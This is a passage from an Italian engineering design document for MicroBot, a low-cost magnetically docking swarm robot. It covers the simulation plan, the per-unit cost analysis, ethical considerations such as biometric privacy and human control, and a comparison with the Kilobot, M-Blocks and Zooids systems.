Il piano delle simulazioni di MicroBot è organizzato in tre livelli gerarchici che corrispondono alle tre astrazioni principali del sistema — il livello elettrico, il livello firmware e il livello comportamentale — ciascuno con strumenti dedicati, obiettivi specifici e criteri di completamento definiti che determinano quando il sistema è sufficientemente compreso a quel livello per procedere alla fase successiva di sviluppo. I tre livelli non sono sequenziali

ma paralleli e interdipendenti: i risultati della simulazione elettrica informano i parametri del safety layer che viene testato nella simulazione firmware, e i parametri del safety layer informano i vincoli operativi che vengono rispettati dalla simulazione comportamentale. Questa interdipendenza richiede che il piano delle simulazioni sia gestito come un progetto integrato con punti di sincronizzazione espliciti in cui i risultati dei tre livelli vengono riconciliati e le eventuali inconsistenze vengono risolte prima di procedere.

Il livello di simulazione elettrica ha l'obiettivo di caratterizzare il comportamento del circuito di pilotaggio delle coil in tutte le condizioni operative rilevanti — dal funzionamento nominale alle condizioni di stress termico, dai picchi di corrente durante l'aggancio alla scarica progressiva della batteria — producendo i parametri quantitativi che definiscono i limiti operativi sicuri del sistema. Gli strumenti utilizzati a questo livello sono LTspice per le analisi di precisione e Falstad per la visualizzazione intuitiva durante le fasi esplorative. Il piano di simulazione a questo livello prevede quattro campagne di simulazione distinte che coprono gli aspetti più critici del comportamento elettrico del sistema. La prima campagna è la simulazione del transitorio di accensione di una singola coil: partendo dallo stato iniziale con coil completamente scarica — corrente nulla — il segnale PWM viene applicato al gate del MOSFET e si osserva l'evoluzione della corrente nella coil fino al regime stazionario, misurando il tempo di rise della corrente, il picco di corrente nel primo ciclo PWM e il ripple di corrente a regime. I risultati attesi sono un tempo di rise dell'ordine di L/R — tipicamente 50–150 microsecondi per le coil di MicroBot — e un ripple di corrente inversamente proporzionale all'induttanza e alla frequenza PWM. Qualsiasi deviazione significativa da questi valori indica un errore nel modello — un'induttanza reale diversa da quella calcolata, una resistenza di avvolgimento non corretta — che deve essere investigata e corretta prima di procedere.

La seconda campagna è la simulazione del picco di tensione durante lo spegnimento del MOSFET, il fenomeno più pericoloso per l'integrità del componente. Quando il MOSFET si spegne la corrente nella coil — che non può variare istantaneamente per la legge di Lenz — deve trovare un percorso alternativo attraverso il diodo di ricircolo, producendo un picco di tensione al drain del MOSFET che dipende dalla velocità di spegnimento del MOSFET, dall'induttanza della coil e dalle capacità parassite del circuito. La simulazione misura l'ampiezza e la durata di questo picco in funzione della velocità di spegnimento del MOSFET — controllata dalla resistenza di gate — e verifica che il picco rimanga al di sotto del 70% della tensione di breakdown del componente con un margine di sicurezza adeguato. Se il picco simulato supera questo limite, la simulazione permette di esplorare soluzioni correttive — un diodo di ricircolo più veloce, una resistenza di smorzamento in parallelo alla coil, un condensatore di snubber al drain del MOSFET — e di quantificare la loro efficacia prima di implementarle nell'hardware reale. La terza campagna è la simulazione termica equivalente del circuito con quattro coil attive a diversi duty cycle, che calcola la potenza dissipata in ciascun componente e la stima dell'incremento di temperatura in funzione della resistenza termica equivalente del package. Questa campagna produce la mappa di temperatura del PCB nelle condizioni operative peggiori — quattro coil attive al 100% di duty cycle — e verifica che nessun componente superi la propria temperatura massima di giunzione. La quarta campagna è la simulazione del comportamento della batteria durante una sessione operativa completa, che modella la scarica della batteria come una sorgente di tensione con resistenza interna variabile in funzione del livello di carica e della corrente di scarica, e calcola l'evoluzione della tensione di alimentazione nel tempo in risposta al profilo di

corrente della sessione operativa — alternanza di fasi di mantenimento a basso consumo e fasi di aggancio ad alto consumo. Questa campagna produce le curve di autonomia del sistema in funzione del profilo operativo e identifica le condizioni in cui la caduta di tensione sulla resistenza interna della batteria può portare la tensione di alimentazione al di sotto della soglia di reset dell'ESP32 — un fenomeno che produce riavvii inattesi del firmware e che deve essere prevenuto attraverso la scelta di condensatori di bypass adeguati sul circuito di alimentazione.

Il livello di simulazione firmware ha l'obiettivo di verificare il comportamento della logica software del firmware in condizioni operative diverse, identificando i bug logici, le race condition e i problemi di timing prima che si manifestino sull'hardware fisico dove il debugging è significativamente più difficile. Lo strumento principale è Wokwi, un simulatore di microcontrollori ESP32 accessibile via browser che esegue il firmware compilato in un ambiente virtuale che simula i pin GPIO, le interfacce seriali, il modulo Wi-Fi e le periferiche hardware dell'ESP32. Wokwi non è un simulatore di livello elettrico — non modella il comportamento fisico dei segnali sui pin — ma è un simulatore di livello firmware che esegue le stesse istruzioni macchina che verrebbero eseguite sull'hardware fisico, producendo un ambiente di test che è funzionalmente equivalente all'hardware per la verifica della logica software. Il piano di simulazione firmware prevede cinque scenari di test sistematici. Il primo scenario è la verifica della sequenza di inizializzazione: il firmware viene avviato nella simulazione e si verifica che la sequenza di init — configurazione dei pin GPIO, inizializzazione del driver PWM, connessione Wi-Fi, sincronizzazione del clock, transizione allo stato IDLE — si completi correttamente entro il timeout di avvio configurato. Il secondo scenario è la verifica della macchina a stati finiti: il sistema viene portato attraverso tutte le transizioni di stato previste — IDLE → MOVING → DOCKING → LOCKED → DOCKING → IDLE — tramite comandi UDP simulati, e si verifica che ogni transizione produca esattamente le azioni attese — variazione del duty cycle, cambio del colore del LED, aggiornamento dello stato nell'heartbeat. Il terzo scenario è la verifica del safety layer sotto stress: i parametri di stato del sistema — tensione di batteria, temperatura stimata, qualità della connessione — vengono manipolati tramite iniezione diretta di valori nelle variabili del firmware per simulare il superamento di ciascuna soglia di protezione, e si verifica che il safety layer risponda con le azioni correttive appropriate entro il tempo massimo specificato. Il quarto scenario è la verifica della robustezza del protocollo di comunicazione: il canale UDP simulato viene configurato per introdurre artificialmente perdita di pacchetti, ritardi casuali e corruzione del checksum, e si verifica che il firmware gestisca correttamente tutte queste condizioni senza entrare in stati inconsistenti o produrre comportamenti non previsti. Il quinto scenario è la verifica del watchdog: l'esecuzione del loop principale viene bloccata artificialmente per simulare un freeze del firmware, e si verifica che il watchdog hardware produca il riavvio del sistema entro il timeout configurato.

Il livello di simulazione comportamentale ha l'obiettivo di validare gli algoritmi di coordinamento collettivo e il framework 4D/5D attraverso l'esecuzione della simulazione JavaScript con migliaia di iterazioni del game loop che coprono tutti i pattern implementati, le transizioni tra pattern e le condizioni di stress della flotta. Questo livello di simulazione è il più direttamente collegato alle prestazioni percepibili del sistema — la fluidità delle transizioni, la precisione del posizionamento, la qualità dell'integrazione con il suono — e i suoi risultati sono direttamente confrontabili con le metriche di performance misurate sull'hardware fisico. Il piano di simulazione comportamentale prevede tre fasi progressive.

La prima fase è la validazione dei singoli pattern in isolamento: per ogni tipo di pattern vengono eseguiti 100 test di convergenza partendo da configurazioni iniziali casuali diverse, misurando per ciascuno il tempo di convergenza, la deviazione media dalla configurazione target e il numero di agganci e disagganci prodotti durante la transizione. I risultati vengono aggregati in distribuzioni statistiche — media, deviazione standard, percentili — che costituiscono i valori di riferimento attesi per le corrispondenti misurazioni sull'hardware fisico. La seconda fase è la validazione delle transizioni tra pattern: per ogni coppia di pattern consecutivi vengono eseguiti 50 test di transizione, misurando le metriche di qualità della transizione — fluidità cinematica, numero di collisioni rilevate, tempo totale dalla configurazione iniziale alla configurazione finale stabile. La terza fase è la validazione del framework 4D/5D: il sistema viene operato con il vettore W modulato da segnali audio sintetici di diversa natura — suoni puri, rumore bianco, segnali ritmici a diverse frequenze — e si verifica che la risposta dello swarm corrisponda alle aspettative teoriche derivate dalla matrice di mappatura configurata, misurando la correlazione tra il segnale di ingresso e la risposta osservabile del sistema come metrica di qualità dell'integrazione.

Il criterio di completamento del piano delle simulazioni è definito in termini di accordo quantitativo tra i risultati della simulazione e i risultati delle misurazioni sull'hardware fisico: il piano è considerato completato quando la deviazione media tra i valori predetti dalla simulazione e i valori misurati sull'hardware è inferiore al 20% per tutte le metriche principali di ciascun livello di simulazione. Questo criterio non richiede una corrispondenza perfetta tra simulazione e realtà — fisicamente impossibile dato il numero di effetti non modellati — ma richiede che il modello sia sufficientemente accurato da essere utile per le decisioni progettuali, guidando le scelte di dimensionamento e di configurazione verso soluzioni che funzioneranno correttamente sull'hardware fisico senza richiedere iterazioni eccessive di prova ed errore.

Punto 40 — Analisi dei costi, accessibilità e riproducibilità del progetto

La questione del costo di MicroBot è una questione progettuale prima ancora che economica. Un sistema di swarm robotics che costa decine di migliaia di euro per essere replicato è un sistema che rimane confinato nei laboratori delle istituzioni accademiche meglio finanziate, accessibile a una comunità ristretta di ricercatori con accesso privilegiato a risorse economiche e a filiere di approvvigionamento specializzate. Un sistema che costa qualche centinaio di euro per un prototipo funzionale di piccola scala è un sistema che può essere replicato da un maker curioso, da uno studente di ingegneria con un budget limitato, da un artista digitale che vuole esplorare la robotica come medium espressivo, da un insegnante che vuole introdurre i concetti di comportamento emergente in un corso universitario. La democratizzazione dell'accesso alla tecnologia — il principio che la conoscenza e gli strumenti per produrla dovrebbero essere disponibili al maggior numero possibile di persone indipendentemente dalle loro risorse economiche — è uno dei valori fondanti del progetto MicroBot, e l'analisi dei costi non è un esercizio contabile ma la verifica di quanto questo valore venga effettivamente realizzato nelle scelte concrete di componentistica e di processo produttivo.

Il costo di un singolo MicroBot nella versione 0.3 è stimato sommando i costi di approvvigionamento di ciascun componente ai prezzi di mercato attuali per acquisti di piccole quantità — ordini da 5 a 10 unità dello stesso componente, compatibili con le

necessità di un prototipo di ricerca. Il microcontrollore ESP32-C3 SuperMini ha un costo di approvvigionamento di circa 2–4 euro per unità acquistato su piattaforme di vendita online come AliExpress o Amazon, con variazioni significative in funzione del fornitore e del tempo di consegna. I quattro MOSFET BSS138 in package SOT-23 costano circa 0.10–0.20 euro ciascuno, per un totale di 0.40–0.80 euro. I componenti passivi — resistenze, condensatori, diodi di ricircolo — costano complessivamente meno di 0.50 euro per unità in acquisti singoli e praticamente zero se si dispone già di un assortimento base di componentistica SMD. Il regolatore LDO in package SOT-23 costa circa 0.30–0.50 euro. Il LED RGB SMD 3535 o WS2812B costa circa 0.20–0.50 euro per unità. La batteria Li-Po da 50 milliampereora costa circa 2–4 euro per unità, con variazioni significative in funzione della qualità e del fornitore — le batterie di qualità superiore con circuito di protezione integrato tendono a costare il doppio delle batterie di base ma offrono maggiore affidabilità e durata nel tempo. Il connettore JST-PH a 2 pin costa circa 0.20–0.30 euro. I magneti permanenti neodimio N52 da 5×2 millimetri costano circa 0.10–0.20 euro ciascuno per acquisti di piccole quantità, per un totale di 0.60–1.20 euro per sei magneti per modulo. Il filo di rame AWG 32 per le quattro coil — stimando un consumo di circa 5 metri per modulo — costa circa 0.20–0.40 euro al prezzo di un rotolo da 100 metri. Il PCB custom circolare da 15 millimetri può essere prodotto da servizi di prototipazione PCB come JLCPCB o PCBWay a un costo di circa 1–2 euro per unità per ordini minimi di 5 pezzi — il costo di setup è fisso e il costo per unità diminuisce significativamente all'aumentare della quantità. Il filamento PLA per il guscio stampato in 3D — stimando un consumo di circa 15–20 grammi per modulo — costa circa 0.30–0.50 euro al prezzo di un chilogrammo di filamento.

La somma di questi contributi produce un costo totale per singolo MicroBot nell'intervallo di 8–15 euro per unità in acquisti singoli di piccola quantità, con una riduzione significativa verso il basso con acquisti in quantità maggiori — un costo nell'intervallo di 5–10 euro per unità per ordini di 20 o più unità dello stesso componente. Questo costo unitario colloca MicroBot in una fascia di accessibilità eccezionale per un sistema di swarm robotics fisico: i sistemi comparabili disponibili commercialmente — come il Kilobot di Harvard, che ha un costo di circa 80–100 dollari per unità — costano da 8 a 20 volte di più per unità, rendendo la costituzione di una flotta di 20–30 unità un investimento di 1600–3000 dollari contro i 150–300 euro di MicroBot. Questa differenza di costo non è solo una differenza quantitativa ma una differenza qualitativa che determina chi può permettersi di accedere alla tecnologia: a 100 dollari per unità una flotta di 20 bot richiede l'approvazione di un budget di ricerca istituzionale, mentre a 10 euro per unità la stessa flotta è accessibile con le risorse personali di uno studente motivato.

Il costo del controller centrale è stimato nell'intervallo di 15–25 euro per unità, includendo il modulo ESP32-S3, la batteria Li-Po da 1500 milliampereora, il circuito di alimentazione, il PCB e l'involucro stampato in 3D. Il costo del wristband è stimato nell'intervallo di 20–30 euro per unità, includendo il modulo ESP32-C3 mini, la BNO055, la batteria da 500 milliampereora e l'involucro. Il costo del visore VR prototipale nella versione con smartphone — che utilizza un telefono Android di seconda mano come display — è stimato nell'intervallo di 30–50 euro per il solo telaio stampato e le lenti ottiche, escludendo il costo dello smartphone che si assume già disponibile. La webcam per il sistema di autenticazione biometrica facciale ha un costo di 15–30 euro per una webcam USB standard con risoluzione HD.

Il costo totale di un sistema MicroBot completo con 10 bot, controller, wristband, visore e webcam è quindi stimato nell'intervallo di 200–400 euro, a seconda delle scelte di componentistica e del livello di qualità dei singoli componenti. Questo costo include tutti gli strumenti di interazione — controller, wristband, visore — ma non include il costo degli strumenti di produzione — stampante 3D, saldatore, multimetro — che si assume già disponibili o condivisi. Se si include anche il costo degli strumenti di produzione necessari che non si posseggono già, il costo complessivo può aumentare di 150–300 euro per una stampante 3D FDM di entry-level, 30–50 euro per un saldatore a temperatura controllata di qualità accettabile e 20–30 euro per un multimetro digitale con risoluzione adeguata. Anche includendo questi costi di attrezzatura, il budget totale per la realizzazione di un sistema MicroBot funzionale rimane al di sotto di 700 euro — un investimento accessibile per un progetto di ricerca universitario, per un maker ben equipaggiato o per un collettivo di appassionati che condividono le attrezzature.

La riproducibilità del progetto è la dimensione complementare all'accessibilità economica: non è sufficiente che i componenti siano economicamente accessibili se le competenze e le conoscenze necessarie per assemblarli in un sistema funzionante sono accessibili solo a specialisti. MicroBot è progettato per essere riproducibile da chiunque abbia competenze di base in elettronica — capacità di saldare componenti SMD di taglia 0603 o superiore — programmazione embedded — familiarità con l'ecosistema Arduino per ESP32 — e stampa 3D — capacità di calibrare una stampante FDM e di ottimizzare i parametri di slicing per un guscio di piccole dimensioni con geometria curvilinea. Queste competenze sono accessibili e largamente diffuse nella comunità maker e nel mondo accademico tecnico-scientifico: la combinazione Arduino più stampa 3D è ormai lo standard di facto per la prototipazione rapida di sistemi embedded fisici, e le competenze necessarie sono insegnate in corsi universitari di livello triennale in molte facoltà di ingegneria. Le competenze più specialistiche — l'avvolgimento manuale delle coil, il montaggio e la calibrazione dei magneti permanenti — sono apprendibili in poche ore di pratica seguendo le istruzioni documentate nel presente documento, senza richiedere formazione specifica nel settore della robotica o dell'elettromeccanica.

La documentazione è il terzo pilastro della riproducibilità, insieme alla scelta di componenti standard e all'adozione di processi produttivi accessibili. Una documentazione completa, accurata e progressivamente strutturata — come quella prodotta in questo documento — è la condizione necessaria per permettere a un ricercatore o a un maker che non ha partecipato allo sviluppo originale del sistema di replicarlo con successo partendo da zero. Questa documentazione non deve essere solo descrittiva — limitarsi a descrivere cosa è stato fatto senza spiegare perché — ma deve essere esplicativa delle motivazioni dietro ogni scelta progettuale, in modo che il replicatore possa comprendere il sistema sufficientemente da adattarlo alle proprie specifiche esigenze senza dover partire da zero ogni volta che un componente standard non è disponibile nel proprio contesto o deve essere sostituito con un equivalente funzionale. La pubblicazione del codice sorgente completo del sistema — firmware del bot, firmware del controller, simulazione JavaScript, software Unity — sotto una licenza open source permissiva come MIT o Apache 2.0 è il complemento naturale della documentazione hardware e trasforma MicroBot da un prototipo di ricerca in una piattaforma aperta su cui la comunità può costruire varianti, estensioni e applicazioni che arricchiscono il progetto originale in direzioni che nessun singolo team di sviluppo potrebbe anticipare o perseguire autonomamente.

Il modello di sviluppo open source che MicroBot adotta implica anche una strategia di contribuzione dalla comunità che permette di beneficiare dei miglioramenti apportati da replicatori esterni. La repository del progetto su GitHub include le linee guida per i contributi — standard di codifica, processo di revisione delle pull request, criteri di accettazione delle nuove funzionalità — e un sistema di issue tracking che permette ai replicatori di segnalare problemi, richiedere chiarimenti sulla documentazione e proporre miglioramenti. Questa apertura alla contribuzione esterna non è una concessione al modello open source ma una strategia deliberata per moltiplicare le risorse di sviluppo del progetto: ogni replicatore che incontra un problema e lo risolve, ogni maker che adatta MicroBot a un'applicazione specifica e documenta l'adattamento, ogni ricercatore che sperimenta una variante algoritmica e ne pubblica i risultati, contribuisce alla base di conoscenza collettiva del progetto e riduce il lavoro necessario per i replicatori successivi. In questo senso la comunità che si forma attorno a MicroBot è essa stessa un componente del progetto — non un'appendice esterna ma una parte integrante del sistema che ne determina la vitalità e l'evoluzione nel tempo.

Punto 41 — Etica, impatto sociale e responsabilità nella swarm robotics

La riflessione etica su MicroBot non è un esercizio accademico aggiunto alla fine del documento per soddisfare una convenzione della scrittura scientifica — è una componente del progetto che merita la stessa attenzione metodologica riservata alla progettazione del circuito di pilotaggio delle coil o alla validazione sperimentale degli algoritmi di coordinamento. La ragione è semplice: un sistema in grado di coordinare il comportamento collettivo di oggetti fisici nello spazio reale, di autenticare l'identità dei suoi utenti tramite biometria facciale, di apprendere i pattern comportamentali degli utenti attraverso sessioni operative prolungate e di ricevere futuri aggiornamenti che ne espandono le capacità, è un sistema che ha impatti nel mondo reale che vanno oltre la sua funzione tecnica immediata. Questi impatti — sulla privacy degli utenti, sulla sicurezza delle persone che si trovano nell'ambiente operativo del sistema, sulla distribuzione delle opportunità di accesso alla tecnologia, sull'evoluzione delle norme sociali relative all'autonomia dei sistemi robotici — non possono essere ignorati dai progettisti di MicroBot senza rinunciare alla responsabilità che accompagna inevitabilmente la capacità tecnica di costruire sistemi con queste caratteristiche.

La prima dimensione etica di MicroBot riguarda la raccolta e il trattamento dei dati biometrici degli utenti. Il sistema di autenticazione facciale raccoglie e processa immagini del volto degli utenti autorizzati, estrae caratteristiche biometriche da queste immagini e le memorizza in un database cifrato sul controller. Questi dati sono tra le categorie più sensibili di dati personali previste dalle normative sulla protezione dei dati — in Europa dal Regolamento Generale sulla Protezione dei Dati, il GDPR, che classifica i dati biometrici come categoria speciale di dati che richiedono misure di protezione rafforzate e basi giuridiche specifiche per il loro trattamento. MicroBot adotta il principio di minimizzazione dei dati biometrici — memorizzando solo i vettori di caratteristiche estratti dai volti e non le immagini originali — e il principio di proporzionalità — utilizzando i dati biometrici esclusivamente per la funzione di autenticazione per cui sono stati raccolti e non per nessuna altra finalità. Il meccanismo di cancellazione dei dati biometrici è accessibile all'utente tramite l'interfaccia web e produce la cancellazione irreversibile di tutti i template biometrici memorizzati senza richiedere la disinstallazione o la reinizializzazione del sistema. L'informativa sul trattamento dei dati

biometrici — che descrive quali dati vengono raccolti, per quale finalità, per quanto tempo vengono conservati e quali diritti ha l'utente rispetto a questi dati — è parte integrante della documentazione del sistema e deve essere letta e accettata esplicitamente dall'utente prima che il sistema di autenticazione venga attivato.

La seconda dimensione etica riguarda la sicurezza delle persone nell'ambiente operativo del sistema. Un sistema di swarm robotics con aggancio magnetico controllato è intrinsecamente capace di esercitare forze fisiche su oggetti nell'ambiente — e potenzialmente su persone che si trovano in prossimità dei bot durante le sessioni operative. La forza di aggancio di 0.5–1.5 newton che MicroBot produce non è pericolosa per gli adulti in condizioni di utilizzo normale, ma può essere fonte di disagio per bambini piccoli o per persone con ipersensibilità tattile se vengono a contatto involontario con i bot durante una sessione operativa. Il safety layer di MicroBot include la disattivazione immediata di tutte le coil in risposta a determinati pattern di perturbazione rilevati dai sensori — una misura che riduce il rischio di contatto indesiderato ma non lo elimina completamente. La responsabilità primaria per la sicurezza dell'ambiente operativo è dell'utente che sceglie il contesto di utilizzo del sistema: MicroBot è progettato per l'utilizzo su superfici di lavoro controllate in ambienti in cui l'accesso dei non utenti è supervisionato, e il suo utilizzo in ambienti pubblici non controllati — installazioni artistiche aperte al pubblico, dimostrazioni in spazi frequentati da bambini — richiede misure aggiuntive di separazione fisica tra i bot e il pubblico che devono essere pianificate e implementate dall'organizzatore dell'evento.

La terza dimensione etica riguarda le implicazioni della crescente autonomia del sistema nelle versioni future. Nella versione 0.3 MicroBot è un sistema completamente eteronomo — ogni azione dei bot è il risultato di un comando esplicito del controller, che a sua volta esegue le istruzioni dell'utente autenticato. Nelle versioni future — particolarmente dalla versione 0.4 con la comunicazione inter-bot diretta e dalla versione 0.5 con gli algoritmi di reinforcement learning — il sistema acquisisce gradi crescenti di autonomia locale: i bot coordinano direttamente la procedura di aggancio senza l'intervento del controller, il sistema di reinforcement learning sceglie autonomamente i parametri di coordinamento che massimizzano la funzione di ricompensa, il sistema di raccomandazione propone proattivamente pattern che l'utente non ha esplicitamente richiesto. Ogni incremento di autonomia riduce la granularità del controllo umano sul comportamento del sistema e aumenta la difficoltà di prevedere e spiegare le azioni del sistema in termini comprensibili all'utente. La letteratura sull'etica dell'intelligenza artificiale ha sviluppato il concetto di meaningful human control — controllo umano significativo — come requisito fondamentale per i sistemi autonomi: non è sufficiente che un essere umano sia formalmente in controllo del sistema se il sistema prende decisioni a una velocità o a un livello di complessità che supera la capacità dell'umano di comprenderle e di intervenire in modo informato. MicroBot adotta il principio di autonomia incrementale con supervisione — ogni incremento di autonomia è accompagnato da strumenti di trasparenza che permettono all'utente di comprendere le decisioni autonome del sistema — e il principio di interruzione immediata — l'utente può in qualsiasi momento disattivare completamente l'autonomia locale e riprendere il controllo manuale completo tramite il comando di emergenza globale.

La quarta dimensione etica riguarda l'impatto ambientale del sistema. MicroBot utilizza batterie Li-Po che contengono litio, cobalto e altri materiali critici con impatti significativi sulla catena di approvvigionamento globale — estrazione mineraria in condizioni spesso

problematiche, trasporto su lunghe distanze, smaltimento difficile a fine vita. Il progetto affronta questa dimensione attraverso due approcci complementari. Il primo è l'estensione della vita operativa dei componenti: le batterie di MicroBot sono progettate per essere facilmente sostituibili senza aprire l'involucro — grazie al connettore JST-PH accessibile — e senza danneggiare il guscio stampato, permettendo di sostituire solo la batteria esaurita invece di smaltire l'intero modulo. Il secondo è l'adozione di materiali di stampa biodegradabili: il PLA utilizzato per i gusci è derivato da acido polilattico di origine vegetale e è compostabile in condizioni industriali, producendo un impatto ambientale significativamente inferiore rispetto ai polimeri derivati dal petrolio come ABS o PETG. Per i componenti elettronici, la cui sostenibilità è più difficile da garantire a livello di singolo progetto, MicroBot adotta il principio di modularità riparabile — ogni componente del PCB è sostituibile individualmente senza richiedere la sostituzione dell'intero PCB — che estende la vita utile del sistema riducendo la necessità di smaltimento e riacquisto di componenti ancora funzionanti.

La quinta dimensione etica riguarda la distribuzione dei benefici della tecnologia di swarm robotics. MicroBot è progettato come piattaforma aperta e accessibile con l'obiettivo esplicito di democratizzare l'accesso alla ricerca sulla swarm robotics, ma la democratizzazione dell'accesso tecnologico non avviene automaticamente semplicemente rendendo il codice disponibile su GitHub e i componenti acquistabili su AliExpress. Richiede un investimento attivo nella riduzione delle barriere non economiche all'accesso — la lingua della documentazione, la complessità delle competenze prerequisite, la disponibilità di canali di supporto per chi incontra difficoltà nella replicazione. MicroBot affronta questa sfida attraverso la produzione di documentazione multilingue — con traduzione prioritaria in italiano, inglese, spagnolo e cinese — e attraverso la creazione di versioni semplificate del sistema adatte a contesti educativi con competenze tecniche ridotte — una versione MicroBot-Edu con un numero ridotto di componenti, processo di assemblaggio semplificato e firmware con funzionalità ridotte ma più facili da comprendere e da modificare da studenti alle prime armi con l'elettronica embedded. La collaborazione con istituzioni educative — scuole superiori tecnico-scientifiche, università, istituti di formazione professionale — per l'adozione di MicroBot come strumento didattico nei corsi di robotica, di sistemi embedded e di intelligenza artificiale è una priorità strategica del progetto che moltiplica l'impatto della tecnologia ben oltre il numero di replicatori individuali che costruiscono il sistema per utilizzo personale o di ricerca.

La sesta dimensione etica riguarda la trasparenza del sistema verso il pubblico che osserva le sue installazioni e dimostrazioni pubbliche. Quando MicroBot viene utilizzato in un contesto pubblico — una galleria d'arte, un festival tecnologico, una fiera scientifica — le persone che osservano il sistema in funzione non hanno informazioni sul suo funzionamento, sulle sue capacità e sui suoi limiti se queste informazioni non vengono attivamente comunicate. Il sistema di autenticazione biometrica facciale, in particolare, deve essere chiaramente comunicato ai visitatori di un'installazione pubblica: la presenza di una telecamera che riprende i volti delle persone in uno spazio pubblico, anche se utilizzata esclusivamente per l'autenticazione degli operatori del sistema e non per il riconoscimento dei visitatori, richiede una segnaletica esplicita e chiara che informi i visitatori della presenza e della funzione della telecamera. Più in generale, MicroBot adotta il principio di trasparenza pubblica — la disponibilità a spiegare il funzionamento del sistema in termini comprensibili a un pubblico non tecnico, a rispondere alle domande sui dati raccolti e sul loro utilizzo, e a

rendere visibili i limiti e le incertezze del sistema accanto alle sue capacità — come parte integrante della sua filosofia progettuale e non come obbligo regolatorio da soddisfare con il minimo sforzo possibile.

Punto 42 — Confronto con sistemi esistenti e posizionamento nella letteratura

Collocare MicroBot nel panorama della swarm robotics esistente è un esercizio necessario per due ragioni complementari. La prima è intellettuale: comprendere come MicroBot si relaziona con i sistemi che lo hanno preceduto — cosa eredita, cosa modifica, cosa introduce di genuinamente nuovo — è parte integrante della comprensione del progetto stesso. La seconda è scientifica: la validità di un contributo originale alla ricerca non può essere affermata in astratto ma deve essere dimostrata rispetto allo stato dell'arte, identificando le lacune nella letteratura esistente che il progetto si propone di colmare e i risultati dei sistemi comparabili rispetto ai quali le prestazioni di MicroBot vengono misurate. Un progetto che non conosce i propri predecessori rischia di reinventare soluzioni già note, di trascurare lezioni già apprese e di perdere l'opportunità di costruire su fondamenta solide invece di partire da zero.

Il Kilobot, sviluppato dal laboratorio di robotica della Harvard University e descritto in una serie di pubblicazioni a partire dal 2012, è il punto di riferimento più diretto per MicroBot nel panorama della swarm robotics su superfici piane. Il Kilobot è un robot circolare del diametro di 33 millimetri e del peso di 22 grammi, equipaggiato con un microcontrollore ATmega328 — lo stesso chip dell'Arduino Uno — due motori a vibrazione che producono il movimento per locomozione differenziale strisciando sulla superficie di appoggio, un emettitore e un ricevitore a infrarossi per la comunicazione locale tra bot vicini, e una batteria ricaricabile tramite un sistema di ricarica simultanea a induzione che permette di ricaricare centinaia di bot contemporaneamente senza connessioni fisiche individuali. Il Kilobot è stato progettato specificamente per la ricerca su swarm di grandi dimensioni — il paper originale di Rubenstein, Cornejo e Nagpal del 2014 dimostra la formazione di pattern con 1024 Kilobot — e la sua architettura riflette questa priorità di scalabilità: la comunicazione a infrarossi locale permette a ogni bot di rilevare la distanza dai vicini senza un sistema di localizzazione globale, e gli algoritmi di coordinamento implementati sui Kilobot sono interamente decentralizzati. Il costo originale di un Kilobot era di circa 14 dollari per unità in grandi quantità, ma i kit attuali disponibili commercialmente si posizionano nell'intervallo di 80–100 dollari per unità, significativamente superiore al costo target di MicroBot.

Il confronto tra MicroBot e Kilobot rivela complementarità più che competizione diretta. Il Kilobot è ottimizzato per la scalabilità verso grandi swarm con coordinamento completamente decentralizzato — una piattaforma di ricerca per l'emergenza collettiva pura. MicroBot è ottimizzato per l'interazione ricca con l'utente, l'aggregazione fisica tramite aggancio magnetico e l'integrazione con interfacce multimodali avanzate — una piattaforma per l'esplorazione del confine tra controllo umano e autonomia collettiva. Il Kilobot non ha aggancio fisico tra moduli — ogni bot rimane un'entità indipendente che si muove per vibrazione — mentre l'aggancio magnetico di MicroBot permette la formazione di strutture rigide composite che il Kilobot non può realizzare. MicroBot ha una connessione wireless con il controller centrale che il Kilobot non ha — il Kilobot è completamente autonomo e non riceve comandi dall'esterno durante l'operazione — ma questa differenza architettonica

riflette obiettivi diversi: la purezza del coordinamento decentralizzato nel Kilobot, la ricchezza dell'interazione uomo-macchina in MicroBot.

Il sistema M-Blocks del Massachusetts Institute of Technology, sviluppato dal gruppo di ricerca di Daniela Rus e descritto in pubblicazioni a partire dal 2013, esplora una direzione complementare alla swarm robotics su superfici piane: la modular robotics tridimensionale con aggregazione fisica tra moduli. Gli M-Blocks sono cubi di 50 millimetri di lato equipaggiati con magneti permanenti sulle facce e con un meccanismo di accelerazione interno — un volano ad alta velocità — che permette ai moduli di saltare, ruotare e agganciarsi ad altri moduli in configurazioni tridimensionali. Il sistema di aggancio degli M-Blocks è basato esclusivamente su magneti permanenti senza coil elettromagnetiche attive — una scelta che semplifica l'hardware a scapito della controllabilità del disaggancio, che negli M-Blocks richiede l'applicazione di forze meccaniche esterne piuttosto che l'inversione di corrente nelle coil come in MicroBot. Il confronto con M-Blocks è particolarmente rilevante per la scelta architetturale del sistema di aggancio magnetico di MicroBot: la combinazione di magneti permanenti per il pre-allineamento passivo e coil elettromagnetiche per l'aggancio e il disaggancio controllato è una soluzione originale che non trova precedenti diretti né nel Kilobot né negli M-Blocks, e che produce un sistema di aggancio con caratteristiche di controllabilità superiori agli M-Blocks mantenendo la semplicità costruttiva dei magneti permanenti come elemento primario di tenuta.

Il sistema Zooids, sviluppato dall'Inria e dalla Stanford University e pubblicato nel 2016, è il sistema di swarm robotics più simile a MicroBot per l'enfasi sulla qualità dell'interazione uomo-macchina. I Zooids sono piccoli robot circolari del diametro di 26 millimetri che si muovono su una superficie di lavoro retroilluminata di 1.4 metri di diagonale, localizzati tramite un proiettore ottico che illumina ciascun bot con un pattern luminoso codificato che permette al sistema di calcolare la posizione di tutti i bot con precisione millimetrica a 60 hertz. I Zooids sono controllati da un computer centrale che invia comandi di velocità a ciascun bot tramite radio a 2.4 gigahertz, e l'interfaccia utente permette all'utente di interagire direttamente con i bot attraverso touch, gesture e manipolazione diretta sulla superficie di lavoro. Il confronto con Zooids è illuminante per la comprensione del contributo originale di MicroBot nell'area dell'interazione uomo-macchina: Zooids ha un sistema di localizzazione di alta precisione basato su proiettore ottico che MicroBot non ha nella versione prototipale, ma non ha aggancio fisico tra moduli, non ha integrazione con visore VR, non ha framework 4D/5D con modulazione sonora e non ha sistema di autenticazione biometrica. Il costo del sistema Zooids — dominato dal proiettore di posizionamento ad alta risoluzione e dalla superficie di lavoro retroilluminata — è significativamente superiore al costo di MicroBot, posizionandolo in una fascia di accessibilità diversa.

